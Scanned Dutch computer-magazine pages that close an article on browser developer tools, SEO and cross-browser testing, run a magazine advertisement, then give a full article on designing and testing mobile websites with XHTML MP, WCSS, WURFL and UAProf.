Blijkbaar zijn ook andere browsers erachter gekomen dat Firebug uitermate bruikbaar is. Voor zowel Internet Explorer, Opera, Safari en Chrome bestaat een kloon van deze uitbreiding. De ontwikkelprogramma's in Internet Explorer 8 hebben veel weg van Firebug. Bij oudere versies van Internet Explorer kun je de Internet Explorer Developer Toolbar vanaf de Microsoft-website installeren. In Opera kom je via Extra / Geavanceerd / Ontwikkelgereedschap in de toepassing Dragonfly terecht. Dragonfly is niet vast in de browser ingebouwd, maar wordt vanaf de Opera-server geladen. Verder heeft Chrome in het Ontwikkelaar-menu onder andere een JavaScript-console, debugger en een DOM-browser. Tenslotte kun je in Safari het ontwikkeldmenu in de menubalk activeren bij Voorkeuren / Geavanceerd. Klik je in het Ontwikkeld-menu op 'Webinfovenster', dan verschijnt er een Firebug-kloon.

De tools laten onder andere de DOM-structuur van de pagina zien en bieden de mogelijkheid om met een klik op de website de boom open te klappen. Daarnaast zijn er enkele tools, zoals bij Internet Explorer bijvoorbeeld een outliner voor tabelcellen, div- of andere elementen.

Vanaf Internet Explorer 8 zit er een geïntegreerde ontwikkelomgeving in de browser die veel weg heeft van Firebug.



lijkt naar de W3C-richtlijnen. Je kunt de header-data bekijken en doen alsof je de website met een bepaalde browser bekijkt. Tevens kun je de broncode en de documentstructuur laten zien. Stylesheets kun je helaas niet valideren, maar wel WML-pagina's, XML-bestanden van allerlei allooi, newsfeeds, Google-maps en DTD's.

Maar de beste en mooiste website is waar deloos als hij niet door een zoekmachine wordt gevonden. Daarom noemen we hier enkele tools die je daarbij kunnen helpen. Dat zijn weliswaar geen volwaardige SEO-suites (Search Engine Optimization) zoals de Internet Business Promoter, maar ze kunnen er wel voor zorgen dat je de grootste fouten voorkomt. Zo bekijkt Seekbot, een gratis dienst van de zoekmachine Seekport, je website vanuit het oogpunt van een zoekmachinespider [3]. In het Google Centrum voor webmasters staan een aantal tips en trucs, maar ook een sitemapgenerator die het doorzoeken van de pagina's van een website voor zoekmachinerobots vereenvoudigt [4].

Ook online bestaan veel handige tools voor bepaalde aspecten van het optimaliseren voor zoekmachines. Bij SEO Tools vind je onder de naam Keyword Density een tool voor het berekenen van de dichtheid van trefwoorden, dus hoe vaak bepaalde woorden op een webpagina voorkomen. Verder laat Backlink Spider zien hoe je site het over een langere tijd heeft gedaan: hoeveel websites linken naar jouw site – een belangrijk criterium bij het berekenen van de ranking. De extensie SEO for Firefox achterhaalt hoeveel backlinks er van domeinen komen die door zoekmachines vertrouwd worden, zoals Wikipedia of Open Directory. Bovendien berekent de tool belangrijke parameters zoals Google's Page Rank.

Browsercompatibiliteit

Natuurlijk is het testen van je website met Firefox en een aantal uitbreidingen niet te

vergelijken met een controle door alle browsers die eventueel gebruikt zouden kunnen worden. Alleen als je je pagina's ook met Internet Explorer, Opera, Konqueror en dergelijke test, weet je zeker dat ze ook in die browsers werken. Als je toegang hebt tot de bezoekgegevens van je website, kun je ook achterhalen welke browsers er door je bezoekers gebruikt worden en in welke percentages.

Opera en Firefox zijn voor alle platformen gratis beschikbaar. Met de Firefox-extensie Launchy kun je een pagina die je in Firefox geopend hebt snel in een andere browser openen, waaronder Opera en Internet Explorer. Met IE Tab kun je de rendering engine van de Microsoft-browser in Firefox gebruiken.

Maar IE Tab en Launchy kunnen slechts één versie van Internet Explorer opstarten. En terwijl Internet Explorer 8 onlangs is uitgekomen, zijn naast de vorige versie 7 ook versie 6 (19 procent) en oerversie 5 (3 procent) nog in omloop.

Het is dan ook aan te raden je website niet alleen met Internet Explorer 8 te testen, maar ook met diens voorgangers. Dat is vrij eenvoudig op te lossen met de freeware MultipleIEs. Deze tool installeert maximaal vijf verschillende versies, beginnend bij de oerversie 3.0. Onder Linux doet IE4Linux bijna hetzelfde. Met een muisklik worden zonder veel omhaal de Internet Explorer-versies 5, 5.5 en 6 geïnstalleerd.

Als je het jezelf makkelijker wilt maken en geen zin hebt om tig browsers te installeren, gebruik je een online service. Browsershots levert statische screenshots van je website. Je hebt de keuze uit meer dan vijftig verschillende browserversies met verschillende platformen. Daarbij kun je een aantal parameters meegeven: de schermresolutie en kleurdiepte, of er JavaScript gebruikt mag worden (en welke versie), of Java toegestaan is en of Flash-animaties gebruikt mogen worden. De

screenshots worden niet meteen gemaakt, want alles komt in een wachtrij terecht. Het kan soms wel een uur duren voordat je afbeeldingen klaar zijn. De statische screenshots die dat uiteindelijk oplevert, zijn natuurlijk niet geschikt voor een live-impressie, maar laten wel zien of je website er een beetje toonbaar uitziet in een meer exotische browser.

Al heb je nog zo je uiterste best gedaan om de website zo browseronafhankelijk en valide mogelijk te maken, het kan altijd gebeuren dat je website traag is en dat de pagina's heel langzaam opgebouwd worden. In dat geval kan YSlow je helpen. YSlow is een Firefox-extensie die gebruik maakt van Firebug. Hij geeft extra informatie over de delen van je site die veel tijd vergen. Hierdoor kun je makkelijk achterhalen waar bij het laden van je site de knelpunten zitten. Heb je bijvoorbeeld veel grote afbeeldingen, doe je veel HTTP-requests of staat je JavaScript helemaal boven in je code? Analoog aan de energielabels voor elektrische apparaten en huizen krijg je een beoordeling tussen A en F over de 'zuinigheid' van je website. (nkr)

Literatuur

- [1] Add-ons voor Firefox: <https://addons.mozilla.org/nl/firefox>
- [2] Validome, online valideren van HTML, CSS en XML, www.validome.org
- [3] Seekbot, websitetest vanuit het oogpunt van een zoekmachinerobot, www.seekport.co.uk/seekbot/
- [4] Google Centrum voor webmasters, www.google.nl/webmasters
- [5] SEO Tools, hulpmiddelen voor het optimaliseren voor zoekmachines, www.seochat.com/seo-tools
- [6] Browsershots, maak een screendump van je website in allerlei verschillende browsers, <http://browsershots.org>

BESTEL HEM NU

WWW.CHIP.NL

Wegens
succes
€5,95
3e druk

CHIP SPECIAL

Compleet officepakket
Agenda, Documenten, Spreadsheets
en Presentaties, Gmail voor iedereen

Uitgever 2009 CHIP-special
€5,95
3e DRUK

De onmisbare Google Gids

Zo vind je alles wat je zoekt
Geheime trucjes | Zoeken als een kenner | Speciale zoekmogelijkheden

Werken met Google-tools
Gmail | Desktop | Agenda | Documenten | Toolbar | Maps

Web 2.0 met Google
YouTube | Blogger | Talk | Picasa | AdWords | AdSense | Google sites

Ontdekkingsreis met Google Earth
Adressen zoeken | Routeplanning | 3D-modellen | Maan & Mars

GOOGLE ADWORDS
TEGOEDBON
voor **50** euro
gratis adverteren

**13 gratis
ashampoo
tools ter waarde
van ruim
€350**

iGOOGLE
ONTWERP JE EIGEN
STARTPAGINA

EXCLUSIEF OP CD

Google-programma's
Google Sketchup 6 - Picasa 3 - Google Chrome 2
Google Talk - Google Toolbar voor Firefox en IE
Google Desktop 5.8 - Google Klaviers 1.0.0.22
Google Earth 5.0
Plus: 120 Placemarks voor Google Earth

Ashampoo-pakket
AntiSpyWare 2.05 - Burning Studio 2009 - ClipFinder
HD 2.03 - Core Tuner 1.02 - Magical Security 1.80
Magical Snap 2.31 - Music Studio 2009 - Office 2006
Photo Commander 6 - Photo Optimizer 2 - PowerUp
2009 - Uninstaller Platinum 2 - WinOptimizer 5

INCLUSIEF GRATIS € 50,- ADVERTENTIETEGOEED

Tevens **13 gratis**
Ashampoo-tools
ter waarde van
ruim €350,-

TE BESTELLEN OP WWW.CHIP.NL

(IN NEDERLAND GRATIS THUISBEZORGD,
IN BELGIË 2,50 EURO VERZENDKOSTEN)

Herbert Braun

Het mobiele web

Websites voor mobiele apparaten zelf maken en testen

Slimme apparaten en goedkope datatarieven maken mobiel internet steeds aantrekkelijker voor de consument. Tijd dus om je website klaar te stomen voor mobiel bezoek!



Door de groeiende populariteit van moderne smartphones heeft mobiel internetgebruik een flinke vlucht genomen. Volgens een onderzoek van Forrester Research maken zo'n 2,8 miljoen Nederlanders regelmatig gebruik van internet via hun mobieltje. Dit aantal gebruikers lijkt de komende tijd nog wel even te blijven groeien. Toch kan een mobiel bezoekje aan je eigen website nogal teleurstellend uitvallen. Frames, tabellen, grote afbeeldingen en een menu zien er op een 19"-scherm via een goedkope, snelle internetverbinding nog goed uit, maar op een mobieltje is het een onoverzichtelijke warboel waar niemand blij van wordt.

Voordat je überhaupt een regel code gaat intypen, zul je moeten bedenken of je een bestaande site wilt aanpassen of juist een parallelle site wilt gaan onderhouden. Dit is een nogal omstrede kwestie. Het Mobile Web Initiative van het World Wide Web Consortium (W3C MWI) pleit in haar 'Best Practices' geheel conform het W3C-motto 'One Web' voor de grootste gemene deler tussen de mobiele browser en die van de desktop [1]. De kans daarop is niet onaanzienlijk, aangezien

de moderne mobiele browsers in ieder geval belangrijke delen van XHTML en CSS ondersteunen.

Hiertegen neemt een van de bekendste experts op dit gebied, Luca Passani, stelling met zijn richtlijnen in 'Global Authoring Practices for the Mobile Web' (GAP) [2]. Volgens hem is het verschil tussen de verschillende apparaten en de gebruikerseisen gewoonweg te groot. En dus pleit hij fervent voor het aanpassen van de content van websites aan het type apparaat dat die content opvraagt van de server ('content adaptation' of 'Multiserving').

In de praktijk valt er voor beide uitgangspunten wel wat te zeggen. De ideale methode hangt af van het beschikbare budget, de scope en de complexiteit van de website. Door de webbrowsers van bezoekers te identificeren met behulp van browser-sniffing en dergelijke trucs, kun je mobiel surfen wel een stuk aangenamer maken.

Taal en stijl

Als de keuze valt op een parallelle website, dan heeft XHTML MP (Mobile Profile) de

voorkeur. Deze taal is ontworpen door de standaardisatieorganisatie Open Mobile Alliance (OMA) [3], die voorheen als WAP Forum door het leven ging. XHTML MP is als onderdeel van WAP 2 de opvolger van WML (WAP 1) en is haast identiek aan de W3C-standaard XHTML Basic.

Het feit dat de OMA een vast plekje in de websitebranche heeft verworven, zorgt er voor dat XHTML MP in de praktijk bruikbaar is. In vergelijking met standaard XHTML zijn een aantal complexe onderdelen weggelaten, wat de zaak voor webdesigners aanzienlijk vereenvoudigt. De paginastructuur, metadata, stylesheet-embedding, links, lijsten, afbeeldingen en multimediaobjecten zijn hetzelfde. Ook worden de meeste tekstelementen en simpele tabellen en formulieren ondersteund. Wel zul je het zonder oudere elementen als en frames moeten stellen. XHTML MP 1.0 stond het gebruik van JavaScript nog niet toe, maar dat probleem is in de laatste versie 1.1 uit 2006 verholpen.

Een XHTML MP-site (hier versie 1.1) wordt met het volgende documenttype gedeclareerd:


```
<!DOCTYPE html PUBLIC "-//WAPFORUM//DTD XHTML
Mobile 1.1/EN" "http://www.openmobilealliance.org/tech/
DTD/xhtml-mobile11.dtd">
```

Het in de specificatie opgenomen advies om pagina's een XML-MIME-type mee te geven (in dit geval application/vnd.wap.xhtml+xml) kennen we al van standaard XHTML. Toch houdt praktisch niemand zich hieraan, aangezien Internet Explorer zulke pagina's tot nu toe weigert weer te geven. Wat dat betreft ziet het er in de mobiele wereld verbazingwekkend genoeg beter uit: de gangbare browsers, waaronder Internet Explorer Mobile, renderen dergelijke XHTML MP-pagina's wel.

Niet alleen van XHTML bestaat een mobiele versie. De OMA werkt ook aan een afgeslankte standaard voor CSS en JavaScript. Zo zijn voor WCSS (oorspronkelijk WAP CSS, nu Wireless CSS) de meest gangbare CSS-elementen geselecteerd en is er afstand gedaan van spraak- en printopdrachten en een aantal geavanceerde positioneringseigenschappen.

Ook hier heeft het W3C een eigen concept, verwarrend genoeg onder de naam CSS Mobile Profile (CSS MP). Het onderscheid is hier meer academisch van aard. Het van JavaScript afgeleide ECMAScript MP (afgekort ESMP) stamt wederom van de OMA. Het lijkt zoveel op het standaard JavaScript, dat ESMP in de praktijk geen rol speelt.

Richtlijnen

De uitdaging van een website die geschikt moet zijn voor mobieltjes zit dus niet aan de technische kant. Het probleem is juist de complex gestructureerde content met een flink aantal afbeeldingen en interactieve inhoud van een al bestaande website. Want hoe maak je die toegankelijk voor een apparaat met een resolutie van 100 x 120 pixels en een tragere, dure internetverbinding, slechte kleurweergave en zonder muis en toetsenbord?

De al genoemde richtlijnen van het W3C MWI BP en Luca Passani's GAP kunnen je helpen ter oriëntatie. Ook de mTLD uit Dublin (<http://mtld.mobi/>), die de registratie van de voor mobiel gebruik geschikte .mobi-domeinen verzorgt, heeft hierover nagedacht en twee richtlijnen uitgewerkt.

Een aantal van de ergste valkuilen zijn zo vanzelfsprekend dat we er niet veel woorden aan vuil hoeven te maken: geen frames, geen imagemaps, geen splashscreens, geen pop-ups, slechts weinig en kleine afbeeldingen, korte, bondige teksten, krachtige paginatitels en een consistent, efficiënt menu. Als je je daar niet aan houdt, zullen weinig mobiele surfers een bezoek aan je site op prijs stellen. Daarom hanteert Luca Passani de leidraad dat de volledige grootte van een pagina inclusief afbeeldingen, stijlen en scripts niet boven de 10 kB uit mag komen.

Webdesigners hebben al tijden te maken met dit soort adviezen, maar voor mobiele websites zijn die des te belangrijker. Zo ontziet een gevalideerde, slanke, als XML uitgeleverde pagina een minder krachtige mobiele processor bij het weergeven, terwijl lay-outtabellen

juist veel rekenkracht vergen. En als een mobiel apparaatje deze laatste op eigen houtje verwerkt, is het resultaat meestal niet bepaald een lust voor het oog. Een complexe CSS-lay-out is dan geen alternatief omdat browsers de positioneringsinstructies niet altijd serieus nemen.

Bij een mobiele website gaat er niets boven een eenvoudige opbouw. Het meest overzichtelijke is het als je maar in één richting (verticaal) hoeft te scrollen. Er circuleren nogal wat controversiële ideeën over de vraag of het hoofdmenu boven of onder aan de pagina moet staan. Het is belangrijker dat je niet afwijkt van de eenmaal gekozen lay-out. Je kunt het aantal links het best overzichtelijk houden, met de belangrijkste bovenaan. Niet elke pagina hoeft bijvoorbeeld een link naar 'Over ons', 'Contact' of 'FAQ' te hebben. Als je minder dan tien links hebt, dan kun je die direct met een druk op een cijfertoets oproepen, bijvoorbeeld via een genummerde lijst waarbij elke link aan een cijfer gekoppeld is:

```
<ol>
<li><a href="producten.html" accesskey="1">Producten</a></li>
<li><a href="nieuw.html" accesskey="2">Nieuw</a></li>
<li><a href="contact.html" accesskey="3">Contact</a></li>
</ol>
```

Als de browser dat ondersteunt, navigeer je met een druk op de 3 zo naar de contactpagina. Die sneltoetsen hoeven niet eens in XHTML te staan, met de WCSS-eigenschap -wap-accesskey kan dit ook.

Kleuren, links en url's

Kleur als vormgevingsmiddel is alleen met grote omzichtigheid te gebruiken. Monochrome displays zijn zo langzamerhand wel een zeldzame verschijning geworden, maar de kleurnuances van mobiele apparaten kunnen niet tippen aan die van een desktopmonitor, zeker niet bij fel omgevingslicht. Achtergrondafbeeldingen verminderen de leesbaarheid. Als je afbeeldingen op een pagina gebruikt, help je de browser bij het opbouwen van de pagina door van tevoren per afbeelding width en height aan te geven. Het kan natuurlijk ook gebeuren dat een tussenliggende proxy (zoals bij Opera Mini) de afbeeldingen omlaag schaaft voordat die naar je mobiel worden gestuurd.

Als er zowel een webversie als een mobiele variant van je site bestaat, is een onderlinge link een handige service. Op steeds meer mobiele apparaten zitten desktopbrowsers, zodat de grenzen vervagen. De iPhone en de EeePC verschillen onderling niet veel in processorcracht en schermformaat. Ook identificeren veel websites de gebruikte browser niet correct. Een voorbeeld is www.mobiSiteGalore.com, die desktopversies van Opera voor de mobiele variant aanziet zonder dat je daar iets aan kunt doen.

Bij het invoeren van een url is elk extra in te voeren teken er een teveel. Vandaar dat het wenselijk is als een webadres als www.example.com

ook onder example.com te bereiken is. Dan zouden m.example.com, example.com/m of example.mobi efficiënte adressen kunnen zijn voor de mobiele versie.

Cache en formulieren

Om de te versturen datahoeveelheden klein te houden, maken zowel mobiele als desktopbrowsers gebruik van caching. HTTP-headers als Expires en Cache Control (dan wel hun equivalenten in de HTML-paginaheader) hebben invloed op dit gedrag:

```
<meta http-equiv="Last-Modified" content="Mon, 10 Aug 7
2009 14:00:00 GMT"/>
<meta http-equiv="Expires" content="Tue, 11 Aug 2008 7
14:00:00 GMT"/>
<meta http-equiv="Cache-Control" content="max-age=7
86400"/>
```


De pagina geeft aan wanneer die het laatst gewijzigd is en vraagt vervolgens met twee redundante opdrachten om binnen een dag (dus na 86.400 seconden) uit de browsercache verwijderd te worden. Overigens is het beter om zulke opdrachten direct via HTTP te communiceren omdat HTTP-headers voorrang hebben boven hun HTML-equivalenten. Als je geen toegang hebt tot de serverconfiguratie, dan kun je dit met scripttalen voor elkaar krijgen, bijvoorbeeld met PHP:

```
header("Cache-Control: max-age=86400");
```


Maar het zijn vooral formulieren die bij mobiel gebruik problemen opleveren. Met name tekst-invoervelden moeten zich tot het noodzakelijkste beperken. Als je alleen de gebruikelijke 10 knoppen tot je beschikking hebt, zul je tussen de cijfer- en lettermodus heen en weer moeten switchen. Hierbij helpt een WCSS-specialiteit:

```
<input name="Name" style="-wap-input-format: "A*a""/>
```

Voor dit invoerveld zal je mobieltje een hoofdletter gevolgd door een aantal kleine letters aanbieden. Het invoerformaat voor pincodes is bijvoorbeeld "NNNN" of kortweg "4N". Deze string moet tussen dubbele aanhalingstekens



De MobilePages-generator die Strato aan zijn klanten aanbiedt, heeft zo zijn gebreken, maar helpt bij de eerste stapjes op weg naar een smartphonestvriendelijke website.



De mTLD-test geeft onze mobielvriendelijke website een goede waardering...

...terwijl de W3C-test nog wel wat verbeteringsmogelijkheden ziet.



staan omdat veel oude browsers niet met enkele overweg kunnen. Verder kun je het beste geen invoervelden met gemaskeerde inhoud gebruiken (`<input type="password"/>`), aangezien die een crime zijn voor het invoeren op je mobieltje.

Ook voor selectielijsten en radiobuttons zijn er betere oplossingen. In plaats van alles in een groot formulier te proppen, kun je dan beter kiezen voor een wizard. Daarbij kun je selectiedialogen beter als links opnemen. Voor het versturen van de formuliergegevens maak je gebruik van GET- of POST-parameters en niet van cookies. Veel mobiele browsers weten namelijk niet wat ze daar mee aan moeten, terwijl andere browsers beperkt zijn in de grootte en het aantal cookies.

Een speciale website voor mobiel gebruik kan en moet niet het volledige functiaanbod van een standaard website bieden. Overigens hebben de meeste mobiele apparaten wel een voordeel: je kunt er ook nog mee bellen! Er zijn twee speciale url's die links naar telefoonnummers ondersteunen, zodat je er direct vanuit de browser naar kunt bellen. Een link als `...` volgt de WAP 1.1-specificatie, terwijl `` zich op IETF (RFC 2806 en 3966) oriënteert. Beide zouden het moeten doen. De iPhone herkent zelfs telefoonnummers die als platte tekst op een webpagina staan.

Bouwen, testen, verbouwereerd

Bij het in elkaar zetten van een mobiele website kun je een groot aantal hulpmiddelen inzetten. Hierbij is de vrije of Java gebaseerde J2ME Polish zeker de moeite waard, die in ontwikkelomgevingen als Eclipse geïntegreerd kan worden. Veel fabrikanten van mobiele apparaten bieden zelf ook tools aan. Zo staat er bij Nokia een 'Mobile Internet Toolkit' op de forumsite. Als je voorbeelden van een mobiele

site zoekt, kun je je door Luca Passani's templates laten inspireren. Er is zelfs al een eerste JavaScript-bibliotheek voor de steeds krachtigere mobiele browsers: Frost Ajax Library heeft als doel eenvoudige Ajax-websites voor mobiel gebruik mogelijk te maken.

Als je in het bezit bent van een Strato-hostingpakket, dan heb je het helemaal makkelijk. Bij Strato heb je namelijk een 'MobilePages'-wizard tot je beschikking, waarmee je uit zo'n vierentwintig sjablonen kunt kiezen en je site makkelijk in een WYSIWYG-editor kunt samenstellen. Vervolgens kun je die in een simulator testen. Strato maakt voor deze service gebruik van mobiSiteGalore.com, die zijn diensten ook aan mTLD (<http://site.mobi>) ter beschikking stelt. Na een gratis registratie worden je pagina's via FTP op de webserver gezet.

Toch zitten er nog wel wat haken en ogen aan het resultaat. De bediening loopt nog niet helemaal lekker, de broncode heeft een wat vreemde opbouw en de kleur van de links in de geteste sjablonen druist in tegen de gebruikersconventies.

Voor een eerste kwaliteitscontrole zijn er twee online tests beschikbaar. De mTLD heeft bijvoorbeeld een testsite (<http://ready.mobi>) waar je een overzicht krijgt van de grootte, downloadtijd en de kosten bij het oproepen van je mobiele website. Hierbij kun je op de site vijf typen mobieltjes simuleren. Verrassend genoeg is de mTLD-test razend enthousiast: behalve dat onze mobiele website voor elke afzonderlijke test slaagt, krijgt hij ook nog eens de hoogste waardering.

Dan is de door W3C aangeboden mobileOK-checker (<http://validator.w3.org/mobile>) wel wat kieskeuriger. Die weigert de gebruikte XHTML MP 1.0 en de absolute waarden in stylesheets goed te keuren. Het W3C ziet liever XHTML Basic en de eenheid em in plaats van px. We krijgen een terechte verwijzing naar de onzinnige code. Maar blijikbaar is de vraag wat bij

mobiel webdesign een goede stijl is ook een kwestie van welke school je aanhangt.

De talrijke simulators voor het online testen of installeren geven een eerste indruk van de sterke en zwakke punten. De 'Klein scherm'-optie van de desktopversie van Opera (Shift + F11) geeft 'echte' websites weer zoals op een mobieltje, maar geen speciale mobiele sites. Uiteraard leveren tests met echte mobieltjes en echte gebruikers betrouwbaardere resultaten op dan zulke simulaties.

Browsercatalogus

Er zijn al meerdere initiatieven op touw gezet om webdesigners de helpende hand te bieden in de chaos van extreem uiteenlopende browsers en apparaten. Deze initiatieven gaan veel verder dan de normale pogingen om met browserherkenning, JavaScript en dergelijke te achterhalen om welke client het gaat ('browser sniffing').

Zo staan er van bijna alle standaard geïnstalleerde mobiele browsers vrij toegankelijke gegevensprofielen op internet. Deze UAProf-datasheets (User Agent Profile) zijn bij de url te vinden die in de optionele HTTP-requestheader HTTP-X-WAP-PROFILE staat. Niet alle informatie in dit XML-document conform de OMA-specificatie UAProf is even spannend, maar je kunt er wel gedetailleerde informatie over het gebruikte display vinden, zoals de grootte, de resolutie, kleurweergave en de standaard tekengrootte.

Het UAProf-attribuu CCPPACCEPT geeft bijvoorbeeld een lijst met de MIME-typen die het mobieltje ondersteunt. De standaard HTTP-header HTTP_ACCEPT doet hetzelfde, maar die stelt zich in het algemeen tevreden met een handjevol MIME-typen, om de rest met de wildcard */* af te doen. CCPPACCEPT komt met veel betere terugmeldingen, bijvoorbeeld of het apparaat Flash ondersteunt en welke

afbeeldingen- en multimediaformaten zijn toegestaan. Details over tekensets, versleutelingsprotocollen, browsernaam en -versie en ondersteuning voor JavaScript en Java-applets maken van deze gegevens een goudmijn aan informatie.

Soortgelijke informatie is ook uit het opensourceproject WURFL (Wireless Universal Resource File) te halen. De kern van dit project bestaat uit een XML-bestand van zo'n 7 MB waarin de belangrijkste mobiele apparaten zijn opgenomen. In tegenstelling tot de UAProf-datasheet is de informatie die in de opensourcedatabase wordt opgenomen niet afkomstig van fabrikanten, maar van eindgebruikers.

Via browserherkenning filter je de juiste entry uit de database. Onder de <device>-tag staan de apparaten met hun bijbehorende eigenschappen (<capability>), die geordend zijn in groepen (<group>) als 'product_info', 'wml_ui' en 'xhtml_ui'. Voorbeelden van bijzonder interessante eigenschappen zijn 'has_qwerty_keyboard' (hard- of softwarematig toetsenbord), 'xhtml_support_level', die van -1 (geen XHTML) tot 4 (volwaardige HTML/CSS/Ajax-ondersteuning) loopt, 'resolution_width' en 'resolution_height' (beeldschermgrootte), evenals 'flash_lite' en 'svg_1_1' voor de vectorformaten Flash en SVG Tiny.

WURFL steekt in veel opzichten boven UAProf uit. Sommige eigenschappen hebben een beoordelend karakter en zijn het resultaat van gebruikerservaringen en tests. Hierdoor is de database ook echt praktijkgericht. Het grootste probleem is dat de gedetailleerdheid van de WURFL-records erg uiteenlopen bij de verschillende apparaten. Qua betrouwbaarheid hoeft WURFL amper voor UAProf onder te doen. Dat niet elke fabrikant zijn documentatieplicht serieus neemt, weten we al van veel gebruikershandleidingen. Bij WURFL kun je een fout in ieder geval corrigeren.

Een duidelijk voordeel van dit opensourceproject is de betere ondersteuning bij het

programmeren. Er zijn kant-en-klare programmabibliotheken beschikbaar voor alle gebruikelijke webprogrammeertalen. Hierdoor wordt het doorploegen van de database een stuk makkelijker. Voor UAProf en de tot dusver ongebruikelijke W3C-tegenhanger CC/PP is er DELI, dat in ieder geval het werk van Java-ontwikkelaars verlicht.

Toch is er één probleem dat WURFL en UAProf gemeen hebben: beide ondersteunen alleen de door de fabrikanten bepaalde combinatie van hard- en software. Als de gebruiker een andere browser installeert dan die is meegeleverd, kom je daar met de databases niet uit.


c't mobieltest

Door middel van de c't Mobiele Suite willen we je een handig hulpmiddel geven om de browsermogelijkheden te achterhalen (zie softlink). Je kunt de suite downloaden en de inhoud van het zip-archief op een webserver met PHP-ondersteuning draaien. De software moet ook met oudere versies van PHP4 samenwerken. We raden hierbij aan om de map niet algemeen toegankelijk te maken, maar bijvoorbeeld met een wachtwoord te beveiligen. Ook is het handig om de map een korte naam te geven of een url-aliasing-service als TinyURL te gebruiken.

In het eerste deel van de test wordt de HTTP-requeststring van de browser geanalyseerd en de UAProf- en WURFL-gegevensbestanden uitgelezen. Bij de andere tests op HTTP-ondersteuning (cookies, HTTPS, POST-formulieren en domeinen met trema's) wordt naar tekstcoderingen en geïnstalleerde fonts gekeken.

Niet elke mobiele browser ondersteunt mobiele webstandaarden als WML en WCSS, een kwestie waar het volgende testonderdeel zich aan wijdt. Uiteraard moeten mobieltjes ook met standaard XHTML overweg kunnen, met inbegrip van de voor mobiele websites nuttige numerieke sneltoetsen, maar helaas ook met inbegrip van probleemgebieden als frames en pop-upvensters.

De CSS-test loopt van standaard opmaak-elementen tot niet echt alledaagse selectoren, positioneringsopdrachten en pseudoklassen en -elementen. Een spannende vraag is of de browser stijlen kan uitvoeren die voor handheld-toestellen bestemd zijn. Dit maakt het voor webmasters mogelijk om hun site met minimale moeite om te bouwen voor mobiel gebruik. Helaas worden deze inspanningen ondermijnd door de trend om mobieltjes met desktopbrowsers uit te rusten.



Emulators die het gedrag van oudere mobieltjes simuleren, kunnen de zenuwen van webdesigners flink op de proef stellen. Hier zie je alles wat er van de c't-website overblijft.

lets waar de kleine apparaten het bijzonder moeilijk mee hebben is JavaScript. De testsuite laat zien hoe de nieuwere JavaScript-versies het doen en op welke manier je de documentstructuur kunt aanpassen. Rest nog de vraag hoe het eruit ziet met de laatste ontwikkelingen: bij de Ajax-test wordt er geprobeerd om een extern XML-gegevensbestand asynchroon in te lezen en de gegevens weer te geven.

Het volgende testonderdeel onderzoekt de mogelijkheden met XML. Moderne browsers moeten bijvoorbeeld in staat zijn geformatteerde newsfeeds goed weer te geven. XSL-transformaties zijn meer iets voor gevorderden.

Naast de standaard formaten voor afbeeldingen moeten de mobieltjes ook het vectorformaat SVG kunnen weergeven. Flash, Flash-video (FLV) en Java-applets zijn overal op internet te vinden, maar voor mobiele apparaten vormen ze nog een probleem.

Met deze suite moet het mogelijk zijn om betrouwbaar in te schatten wat een mobiele browser wel en niet kan. Browsers op de pc en Mac zijn ondanks een aantal detailfoutjes goed geconstrueerd en solide. Maar daarnaast is er een snel toenemende wildgroei van de meest uiteenlopende apparaten, browsers en tarieven. En daar moet je je goed in oriënteren voordat je in het avontuur van het mobiele web stort. (mda)

